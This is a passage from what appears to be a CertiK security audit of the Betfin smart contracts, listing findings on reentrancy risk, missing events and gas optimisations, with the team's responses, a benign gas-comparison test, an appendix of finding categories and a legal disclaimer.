Coding Style	Informational	src/Affiliate.sol (12/22-706455): 145, 149, 153, 157, 161, 167, 173; src/AffiliateFund.sol (12/22-706455): 49, 53; src/BetsMemory.sol (12/22-706455): 113, 117, 121; src/Core.sol (12/22-706455): 176, 208; src/games/predict/Predict.sol (12/22-706455): 58, 63; src/games/roulette/Roulette.sol (12/22-706455): 246; src/staking/AbstractStaking.sol (12/22-706455): 103; src/staking/DynamicStaking.sol (12/22-706455): 52, 57, 221	Resolved

Description

There should always be events emitted in the sensitive functions that are controlled by centralization roles.

Recommendation

It is recommended emitting events for the sensitive functions that are controlled by centralization roles.

Alleviation

[Betfin Team, 01/05/2024]:

Issue acknowledged. Changes have been reflected in the commit hash:
https://github.com/betfinio/contracts/commit/84c81e8a45653f85399e441b509c15f3aa0c2966

SRE-08 | POTENTIAL REENTRANCY ATTACK (SENDING TOKENS)

Category	Severity	Location	Status
Concurrency	Informational	src/games/roulette/Roulette.sol (01/29-e8d0db): 184, 187, 189; src/staking/ConservativeStaking.sol (01/29-e8d0db): 203, 205, 207; src/staking/ConservativeStakingPool.sol (01/29-e8d0db): 105, 109, 127, 128; src/staking/DynamicStaking.sol (01/29-e8d0db): 228, 230, 232, 234; src/staking/DynamicStakingPool.sol (01/29-e8d0db): 110, 121, 124, 125	Partially Resolved

Description

A reentrancy attack can occur when the contract creates a function that makes an external call to another untrusted contract before resolving any effects. If the attacker can control the untrusted contract, they can make a recursive call back to the original function, repeating interactions that would have otherwise not run after the external call resolved the effects.

Recommendation

We recommend using the Checks-Effects-Interactions Pattern to avoid the risk of calling unknown contracts or applying OpenZeppelin ReentrancyGuard library - `nonReentrant` modifier for the aforementioned functions to prevent reentrancy attack.

Alleviation

[Betfin Team, 12/21/2023]:
Fixed in master branch.

[CertiK, 12/29/2023]:
The team heeded the advice to resolve this issue partially and changes were reflected in the commit 706455475b6c8a4c90a0dd5ad6cca4cc92d77106.

[Betfin Team, 02/02/2024]:
We will use only our token defined in `Token.sol`, which is basic ERC20 without any extensions.

OPTIMIZATIONS | BETFIN CORE CONTRACTS

ID	Title	Category	Severity	Status
CON-04	Redundant Comparisons	Coding Issue	Optimization	Partially Resolved
COS-04	State Variable Should Be Declared Constant	Coding Issue	Optimization	Resolved
ROR-01	Inefficient `view` Functions	Coding Issue	Optimization	Acknowledged
SRC-01	Variables That Could Be Declared As Immutable	Gas Optimization	Optimization	Resolved
SRC-05	Gas Inefficiency In Storing Bet Information	Design Issue, Gas Optimization	Optimization	Acknowledged
SRE-02	Inefficient Memory Parameter	Inconsistency	Optimization	Partially Resolved
SRE-04	Unnecessary Storage Read Access In For Loop	Coding Issue	Optimization	Partially Resolved
SRE-09	Potential Out-Of-Gas Exception	Logical Issue	Optimization	Acknowledged
SRE-10	Costly Operation Inside Loop	Coding Issue	Optimization	Resolved

CON-04 | REDUNDANT COMPARISONS

Category	Severity	Location	Status
Coding Issue	Optimization	src/Affiliate.sol (01/29-e8d0db): 132, 139, 146; src/BetsMemory.sol (01/29-e8d0db): 55, 78; src/Core.sol (01/29-e8d0db): 71; src/BetsMemory.sol (02/02-ee2167): 63, 90	Partially Resolved

Description

Comparisons that are always true or always false may be incorrect or unnecessary.

```
132         require(value >= 0, "A04");
```

```
139         require(value >= 0, "A04");
```

```
146         require(value >= 0, "A04");
```

```
55         for (uint256 i = bets.length - 1 - _offset; i >= 0; i--) {
```

```
78         for (uint256 i = bets.length - 1; i >= 0; i--) {
```

```
71         require(_price >= 0, "C09");
```

Recommendation

It is recommended to fix the incorrect comparison by changing the value type or the comparison operator, or removing the unnecessary comparison.

It's noted the code `i>=0` is redundant as the index `i` is in type uint256.

Alleviation

[Betfin Team, 02/02/2024]:
Issue acknowledged. Changes have been reflected in the commit hash:
https://github.com/betfinio/contracts/commit/607993dbbd6d88b7cf959e2d5ccc7a5863311336

COS-04 | STATE VARIABLE SHOULD BE DECLARED CONSTANT

Category	Severity	Location	Status
Coding Issue	Optimization	src/staking/ConservativeStakingPool.sol (01/29-e8d0db): 47	Resolved

Description

State variables that never change should be declared as `constant` to save gas.

```
47      bool public ended;
```

- `ended` should be declared `constant`.

Recommendation

We recommend adding the `constant` attribute to state variables that never change.

Alleviation

[Betfin Team, 02/02/2024]:

Issue acknowledged. Changes have been reflected in the commit hash:

https://github.com/betfinio/contracts/commit/b5ed3ed540d282fed86f5675e41669c531749144

ROR-01 | INEFFICIENT `view` FUNCTIONS

Category	Severity	Location	Status
Coding Issue	Optimization	src/games/roulette/Roulette.sol (01/29-e8d0db): 146	Acknowledged

Description

One or more `view` functions always return the same constant value, leading to unnecessary gas costs.

```
146     function validateLimits(uint256 count, uint256[] memory data) internal view
returns (bool) {
```

- `Roulette.validateLimits` always returns `true`.

Recommendation

It is recommended to declare those functions as pure to save gas and improve contract efficiency.

Alleviation

[Betfin Team, 02/02/2024]:

Issue acknowledged. Changes have been reflected in the commit hash:

https://github.com/betfinio/contracts/commit/a4d551effa8871be1a5793c617ec6fa7d352247a

[CertiK, 02/05/2024]:

It's noted that the `validateLimits` function is still marked as `view`. It could be changed to `pure` to save gas.

SRC-01 | VARIABLES THAT COULD BE DECLARED AS IMMUTABLE

Category	Severity	Location	Status
Gas Optimization	Optimization	src/Tariff.sol (12/03): 5, 6, 7; src/games/predict/Predict.sol (12/03): 12; src/games/predict/PredictBet.sol (12/03): 13; src/games/predict/PredictGame.sol (12/03): 13, 14, 18; src/games/roulette/Roulette.sol (12/03): 14, 15; src/games/roulette/RouletteBet.sol (12/03): 16	Resolved

Description

The linked variables assigned in the constructor can be declared as `immutable`. Immutable state variables can be assigned during contract creation but will remain constant throughout the lifetime of a deployed contract. A big advantage of immutable variables is that reading them is significantly cheaper than reading from regular state variables since they will not be stored in storage.

Recommendation

We recommend declaring these variables as immutable. Please note that the `immutable` keyword only works in Solidity version `v0.6.5` and up.

Alleviation

[Betfin Team, 12/21/2023]:

Fixed in master

[CertiK, 12/29/2023]:

The team heeded the advice to resolve this issue and changes were reflected in the commit 706455475b6c8a4c90a0dd5ad6cca4cc92d77106.

SRC-05 | GAS INEFFICIENCY IN STORING BET INFORMATION

Category	Severity	Location	Status
Design Issue, Gas Optimization	Optimization	src/games/predict/PredictGame.sol (12/03): 50; src/staking/ConservativeStaking.sol (12/03): 117	Acknowledged

Description

The `Betfin` project's design, there are concerns regarding gas efficiency.

The project architecture involves creating a significant number of contracts for various operations, such as placing bets, setting up staking pools, and managing tariffs. Creating new contracts on the blockchain is a gas-intensive operation due to the computational work required to establish and store the contract code on the network. The audit team suggests that some functionalities, which currently lead to contract creation, could be restructured to use contract storage variables instead. This would mean maintaining certain states within a single contract or a smaller number of contracts, which could be updated as necessary, rather than deploying new contracts for each action. Such a change could potentially reduce the transaction costs for users and optimize the overall gas consumption of the project. However, refactoring the current implementation will require a lot of effort. The audit team would to know more details of the purpose in the current design.

As for the strategy of deploying multiple contracts rather than leveraging storage variables, we are curious to understand the rationale behind this architectural choice.

Besides, we also provide a POC to showcase that creating bet contracts would consume much more gas. In the case below, we can save around **three times** the gas by using storage in a single contract (Game2) compared to deploying a new contract for each bet (Game1).

Proof of Concept

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import "forge-std/Test.sol";

contract Bet {
    address public player;
    uint256 public amount;
    constructor(address _player, uint256 _amount) {
        player = _player;
        amount = _amount;
    }
}

interface IGame {
    function placeBet(uint256 amount) external;
}

contract Game1 is IGame {

    Bet[] public bets;

    function placeBet(uint256 amount) external override {
        Bet bet = new Bet(msg.sender, amount);
        bets.push(bet);
    }
}

contract Game2 is IGame {

    struct BetStruct {
        address player;
        uint256 amount;
    }

    BetStruct[] public bets;

    function placeBet(uint256 amount) external override {
        BetStruct memory bet = BetStruct({
            player: msg.sender,
            amount: amount
        });
        bets.push(bet);
    }
}

contract GasUsageTest is Test {
    address public Bob;
```

```
    IGame public game1;
    IGame public game2;

    function setUp() public {
        game1 = new Game1();
        game2 = new Game2();
        Bob = makeAddr("Bob");
        vm.label(Bob, "Bob");
        vm.label(address(game1), "Game1");
        vm.label(address(game2), "Game1");
    }

    function playerPlaceMultipleBets(IGame game, address player, uint256 times)
private {
        console2.log("%s places bets on %s in %d times", vm.getLabel(player),
vm.getLabel(address(game)), times);
        vm.startPrank(player);
        for (uint i; i < times; i++) {
            game.placeBet(1000);
        }
        vm.stopPrank();
    }

    function test_placeBetOnGame1() public {
        playerPlaceMultipleBets(game1, Bob, 1000);
    }

    function test_placeBetOnGame2() public {
        playerPlaceMultipleBets(game2, Bob, 1000);
    }

}
```

Test result:

```
% forge test --mc GasUsageTest --gas-report -vv
[⠊] Compiling...
[⠊] Compiling 1 files with 0.8.22
[⠊] Solc 0.8.22 finished in 937.61ms
Compiler run successful!

Running 2 tests for test/audit/BetfinGasUsage.t.sol:GasUsageTest
[PASS] test_placeBetOnGame1() (gas: 135260582)
Logs:
  Bob places bets on Game1 in 1000 times

[PASS] test_placeBetOnGame2() (gas: 45241583)
Logs:
  Bob places bets on Game1 in 1000 times

Test result: ok. 2 passed; 0 failed; 0 skipped; finished in 16.14ms
| test/audit/BetfinGasUsage.t.sol:Game1 contract |                 |        |
|        |         |
|------------------------------------------------|-----------------|--------|-------
-|--------|---------|
| Deployment Cost                                | Deployment Size |        |
|        |         |
| 149196                                         | 777             |        |
|        |         |
| Function Name                                  | min             | avg    | median
| max    | # calls |
| placeBet                                       | 134808          | 134829 | 134808
| 156708 | 1000    |


| test/audit/BetfinGasUsage.t.sol:Game2 contract |                 |       |
|       |         |
|------------------------------------------------|-----------------|-------|--------
|-------|---------|
| Deployment Cost                                | Deployment Size |       |
|       |         |
| 82129                                          | 442             |       |
|       |         |
| Function Name                                  | min             | avg   | median
| max   | # calls |
| placeBet                                       | 44789           | 44810 | 44789
| 66689 | 1000    |


Ran 1 test suites: 2 tests passed, 0 failed, 0 skipped (2 total tests)
```

Recommendation

We recommend the team utilize the mapping, instead of contract, to store the information for each bet.

Alleviation

[Betfin Team, 01/24/2024]:

It is essential to create new smart contract for every bet. Issue acknowledged, I will not make any changes to the current version

SRE-02 | INEFFICIENT MEMORY PARAMETER

Category	Severity	Location	Status
Inconsistency	Optimization	src/Partner.sol (01/29-e8d0db): 22; src/games/predict/Predict.sol (01/29-e8d0db): 50; src/games/roulette/Roulette.sol (01/29-e8d0db): 261	Partially Resolved

Description

One or more parameters with `memory` data location are never modified in their functions and those functions are never called internally within the contract. Thus, their data location can be changed to `calldata` to avoid the gas consumption copying from calldata to memory.

```
22      function placeBet(address game, uint256 totalAmount, bytes memory data)
public returns (address) {
```

`placeBet` has memory location parameters: `data`.

```
48      function addGame(
```

`addGame` has memory location parameters: `_symbol`.

```
 261      function setLimit(string memory limit, uint256 min, uint256 max) public
onlyRole(TIMELOCK) {
```

`setLimit` has memory location parameters: `limit`.

Recommendation

We recommend changing the parameter's data location to `calldata` to save gas.

- For Solidity versions prior to 0.6.9, since public functions are not allowed to have calldata parameters, the function visibility also needs to be changed to `external`.
- For Solidity versions prior to 0.5.0, since parameter data location is implicit, changing the function visibility to `external` will change the parameter's data location to calldata as well.

Alleviation

[Betfin Team, 02/02/2024]:

Issue acknowledged. Changes have been reflected in the commit hash:

https://github.com/betfinio/contracts/commit/c4f6f608a3902b1eb03c0cb9368cef78445ad2c4

SRE-04 | UNNECESSARY STORAGE READ ACCESS IN FOR LOOP

Category	Severity	Location	Status
Coding Issue	Optimization	src/games/roulette/RouletteBet.sol (01/29-e8d0db): 115; src/staking/ConservativeStakingPool.sol (01/29-e8d0db): 146	Partially Resolved

Description

The for loop contains repeated storage read access in the condition check. Given that the ending condition does not change in the for loop, the repeated storage read is unnecessary, and its associated high gas cost can be eliminated.

```
115         for (uint256 i = 0; i < bets.length; i++) {
```

Loop condition `i < bets.length` accesses the `length` field of a storage array.

```
146         for (uint256 i = 0; i < stakers.length; i++) {
```

Loop condition `i < stakers.length` accesses the `length` field of a storage array.

Recommendation

Storage access costs substantially more gas than memory and stack access. We recommend caching the variable used in the condition check of the for loop to avoid unnecessary storage access.

Alleviation

[Betfin Team, 02/02/2024]:
Issue acknowledged. Changes have been reflected in the commit hash:
https://github.com/betfinio/contracts/commit/480dd2b120953d0e61f3a96c5a1b77cd4c9d6752

SRE-09 | POTENTIAL OUT-OF-GAS EXCEPTION

Category	Severity	Location	Status
Logical Issue	Optimization	src/Affiliate.sol (01/29-e8d0db): 74; src/games/predict/DataFeed.sol (01/29-e8d0db): 28, 35, 63; src/games/roulette/Roulette.sol (01/29-e8d0db): 91; src/staking/ConservativeStaking.sol (01/29-e8d0db): 149, 160, 194; src/staking/DynamicStaking.sol (01/29-e8d0db): 187	Acknowledged

Description

When a loop allows an arbitrary number of iterations or accesses state variables in its body, the function may run out of gas and revert the transaction.

```
74          for (uint256 i = 0; i < count; i++) {
```

Function `Affiliate.checkMatchingCondition` contains a loop and its loop condition depends on external calls: `pass.getInviteesCount`.

```
55          for (uint256 i = bets.length - 1 - _offset; i >= 0; i--) {
```

Function `BetsMemory.getBets` contains a loop and its loop condition depends on parameters: `offset`.

```
28          while (!data[t].exist) t--;
```

Function `DataFeed.getDataBefore` contains a loop and its loop condition depends on state variables: `data`.

```
35          while (!data[t].exist) t++;
```

Function `DataFeed.getDataAfter` contains a loop and its loop condition depends on state variables: `data`.

```
63          for (uint64 i = aggregatorRoundId; i >= aggregatorRoundId - _count; i--)
 {
```

Function `DataFeed.fillHistory` contains a loop and its loop condition depends on parameters: `_count`.

```
91              for (uint256 i = 0; i < count; i++) {
```

Function `Roulette.getPossibleWin` contains a loop and its loop condition depends on parameters: `data`.

```
113         for (uint256 i = 0; i < stakedPools[staker].length; i++) {
```

Function `ConservativeStaking.getProfit` contains a loop and its loop condition depends on state variables: `stakedPools`.

```
121         for (uint256 i = 0; i < stakedPools[staker].length; i++) {
```

Function `ConservativeStaking.getClaimable` contains a loop and its loop condition depends on state variables: `stakedPools`.

```
149         for (uint256 i = 0; i < stakedPools[_msgSender()].length; i++) {
```

Function `ConservativeStaking.claimAll` contains a loop and its loop condition depends on state variables: `stakedPools`.

```
160         for (uint256 i = 0; i < stakedPools[_msgSender()].length; i++) {
```

Function `ConservativeStaking.withdraw` contains a loop and its loop condition depends on state variables: `stakedPools`.

```
194         for (uint256 i = offset; i < count; i++) {
```

Function `ConservativeStaking.calculateProfit` contains a loop and its loop condition depends on parameters: `count`, `offset`.

```
187             for (uint256 i = offset; i < offset + count; i++) {
```

Function `DynamicStaking.calculateProfit` contains a loop and its loop condition depends on parameters: `offset`, `count`.

Recommendation

It is recommended to either 1) place limitations on the loop's bounds or 2) optimize the loop.

Alleviation

[Betfin Team, 02/02/2024]:

Issue acknowledged. The team won't make any changes for the current version.

SRE-10 | COSTLY OPERATION INSIDE LOOP

Category	Severity	Location	Status
Coding Issue	Optimization	src/games/predict/DataFeed.sol (01/29-e8d0db): 49; src/staking/ConservativeStaking.sol (01/29-e8d0db): 151, 205	Resolved

Description

Reading, initializing, and modifying storage variables cost more gas than operating local variables, and this gas cost can significantly increase when these operations are performed inside a loop.

Reference: https://docs.soliditylang.org/en/latest/introduction-to-smart-contracts.html#storage-memory-and-the-stack

[internal use only: e.g., https://github.com/crytic/slither/wiki/Detector-Documentation#costly-operations-inside-a-loop]

```
49            latestData = result;
```

```
151            _totalClaimed += _claim;
```

```
205            _totalProfit += profit;
```

Recommendation

It is suggested to use a local variable to hold the loop computation result, reducing gas consumption and improving the contract's efficiency.

Alleviation

[Betfin Team, 02/02/2024]:
Issue acknowledged. Changes have been reflected in the commit hash:
https://github.com/betfinio/contracts/commit/8dbac96bfccb9bf7f268cacbb7b74a4a89df34fd

APPENDIX | BETFIN CORE CONTRACTS

Finding Categories

Categories	Description
Gas Optimization	Gas Optimization findings do not affect the functionality of the code but generate different, more optimal EVM opcodes resulting in a reduction on the total gas cost of a transaction.
Coding Style	Coding Style findings may not affect code behavior, but indicate areas where coding practices can be improved to make the code more understandable and maintainable.
Coding Issue	Coding Issue findings are about general code quality including, but not limited to, coding mistakes, compile errors, and performance issues.
Concurrency	Concurrency findings are about issues that cause unexpected or unsafe interleaving of code executions.
Inconsistency	Inconsistency findings refer to different parts of code that are not consistent or code that does not behave according to its specification.
Volatile Code	Volatile Code findings refer to segments of code that behave unexpectedly on certain edge cases and may result in vulnerabilities.
Logical Issue	Logical Issue findings indicate general implementation issues related to the program logic.
Centralization	Centralization findings detail the design choices of designating privileged roles or other centralized controls over the code.
Design Issue	Design Issue findings indicate general issues at the design level beyond program logic that are not covered by other finding categories.

Checksum Calculation Method

The "Checksum" field in the "Audit Scope" section is calculated as the SHA-256 (Secure Hash Algorithm 2 with digest size of 256 bits) digest of the content of each file hosted in the listed source repository under the specified commit.

The result is hexadecimal encoded and is the same as the output of the Linux "sha256sum" command against the target file.

DISCLAIMER | CERTIK

This report is subject to the terms and conditions (including without limitation, description of services, confidentiality, disclaimer and limitation of liability) set forth in the Services Agreement, or the scope of services, and terms and conditions provided to you ("Customer" or the "Company") in connection with the Agreement. This report provided in connection with the Services set forth in the Agreement shall be used by the Company only to the extent permitted under the terms and conditions set forth in the Agreement. This report may not be transmitted, disclosed, referred to or relied upon by any person for any purposes, nor may copies be delivered to any other person other than the Company, without CertiK's prior written consent in each instance.

This report is not, nor should be considered, an "endorsement" or "disapproval" of any particular project or team. This report is not, nor should be considered, an indication of the economics or value of any "product" or "asset" created by any team or project that contracts CertiK to perform a security assessment. This report does not provide any warranty or guarantee regarding the absolute bug-free nature of the technology analyzed, nor do they provide any indication of the technologies proprietors, business, business model or legal compliance.

This report should not be used in any way to make decisions around investment or involvement with any particular project. This report in no way provides investment advice, nor should be leveraged as investment advice of any sort. This report represents an extensive assessing process intending to help our customers increase the quality of their code while reducing the high level of risk presented by cryptographic tokens and blockchain technology.

Blockchain technology and cryptographic assets present a high level of ongoing risk. CertiK's position is that each company and individual are responsible for their own due diligence and continuous security. CertiK's goal is to help reduce the attack vectors and the high level of variance associated with utilizing new and consistently changing technologies, and in no way claims any guarantee of security or functionality of the technology we agree to analyze.

The assessment services provided by CertiK is subject to dependencies and under continuing development. You agree that your access and/or use, including but not limited to any services, reports, and materials, will be at your sole risk on an as-is, where-is, and as-available basis. Cryptographic tokens are emergent technologies and carry with them high levels of technical risk and uncertainty. The assessment reports could include false positives, false negatives, and other unpredictable results. The services may access, and depend upon, multiple layers of third-parties.

ALL SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF ARE PROVIDED "AS IS" AND "AS AVAILABLE" AND WITH ALL FAULTS AND DEFECTS WITHOUT WARRANTY OF ANY KIND. TO THE MAXIMUM EXTENT PERMITTED UNDER APPLICABLE LAW, CERTIK HEREBY DISCLAIMS ALL WARRANTIES, WHETHER EXPRESS, IMPLIED, STATUTORY, OR OTHERWISE WITH RESPECT TO THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS. WITHOUT LIMITING THE FOREGOING, CERTIK SPECIFICALLY DISCLAIMS ALL IMPLIED WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE, TITLE AND NON-INFRINGEMENT, AND ALL WARRANTIES ARISING FROM COURSE OF DEALING, USAGE, OR TRADE PRACTICE. WITHOUT LIMITING THE FOREGOING, CERTIK MAKES NO WARRANTY OF ANY KIND THAT THE SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF, WILL MEET CUSTOMER'S OR ANY OTHER PERSON'S REQUIREMENTS, ACHIEVE ANY INTENDED RESULT, BE COMPATIBLE OR WORK WITH ANY SOFTWARE, SYSTEM, OR OTHER SERVICES, OR BE SECURE, ACCURATE, COMPLETE, FREE OF HARMFUL CODE, OR ERROR-FREE. WITHOUT LIMITATION TO THE FOREGOING, CERTIK PROVIDES NO WARRANTY OR

UNDERTAKING, AND MAKES NO REPRESENTATION OF ANY KIND THAT THE SERVICE WILL MEET CUSTOMER'S REQUIREMENTS, ACHIEVE ANY INTENDED RESULTS, BE COMPATIBLE OR WORK WITH ANY OTHER SOFTWARE, APPLICATIONS, SYSTEMS OR SERVICES, OPERATE WITHOUT INTERRUPTION, MEET ANY PERFORMANCE OR RELIABILITY STANDARDS OR BE ERROR FREE OR THAT ANY ERRORS OR DEFECTS CAN OR WILL BE CORRECTED.

WITHOUT LIMITING THE FOREGOING, NEITHER CERTIK NOR ANY OF CERTIK'S AGENTS MAKES ANY REPRESENTATION OR WARRANTY OF ANY KIND, EXPRESS OR IMPLIED AS TO THE ACCURACY, RELIABILITY, OR CURRENCY OF ANY INFORMATION OR CONTENT PROVIDED THROUGH THE SERVICE. CERTIK WILL ASSUME NO LIABILITY OR RESPONSIBILITY FOR (I) ANY ERRORS, MISTAKES, OR INACCURACIES OF CONTENT AND MATERIALS OR FOR ANY LOSS OR DAMAGE OF ANY KIND INCURRED AS A RESULT OF THE USE OF ANY CONTENT, OR (II) ANY PERSONAL INJURY OR PROPERTY DAMAGE, OF ANY NATURE WHATSOEVER, RESULTING FROM CUSTOMER'S ACCESS TO OR USE OF THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS.

ALL THIRD-PARTY MATERIALS ARE PROVIDED "AS IS" AND ANY REPRESENTATION OR WARRANTY OF OR CONCERNING ANY THIRD-PARTY MATERIALS IS STRICTLY BETWEEN CUSTOMER AND THE THIRD-PARTY OWNER OR DISTRIBUTOR OF THE THIRD-PARTY MATERIALS.

THE SERVICES, ASSESSMENT REPORT, AND ANY OTHER MATERIALS HEREUNDER ARE SOLELY PROVIDED TO CUSTOMER AND MAY NOT BE RELIED ON BY ANY OTHER PERSON OR FOR ANY PURPOSE NOT SPECIFICALLY IDENTIFIED IN THIS AGREEMENT, NOR MAY COPIES BE DELIVERED TO, ANY OTHER PERSON WITHOUT CERTIK'S PRIOR WRITTEN CONSENT IN EACH INSTANCE.

NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS.

THE REPRESENTATIONS AND WARRANTIES OF CERTIK CONTAINED IN THIS AGREEMENT ARE SOLELY FOR THE BENEFIT OF CUSTOMER. ACCORDINGLY, NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH REPRESENTATIONS AND WARRANTIES AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH REPRESENTATIONS OR WARRANTIES OR ANY MATTER SUBJECT TO OR RESULTING IN INDEMNIFICATION UNDER THIS AGREEMENT OR OTHERWISE.

FOR AVOIDANCE OF DOUBT, THE SERVICES, INCLUDING ANY ASSOCIATED ASSESSMENT REPORTS OR MATERIALS, SHALL NOT BE CONSIDERED OR RELIED UPON AS ANY FORM OF FINANCIAL, TAX, LEGAL, REGULATORY, OR OTHER ADVICE.

CertiK | Securing the Web3 World

Founded in 2017 by leading academics in the field of Computer Science from both Yale and Columbia University, CertiK is a leading blockchain security company that serves to verify the security and correctness of smart contracts and blockchain-based protocols. Through the utilization of our world-class technical expertise, alongside our proprietary, innovative tech, we're able to support the success of our clients with best-in-class security, all whilst realizing our overarching vision; provable trust for all throughout all facets of blockchain.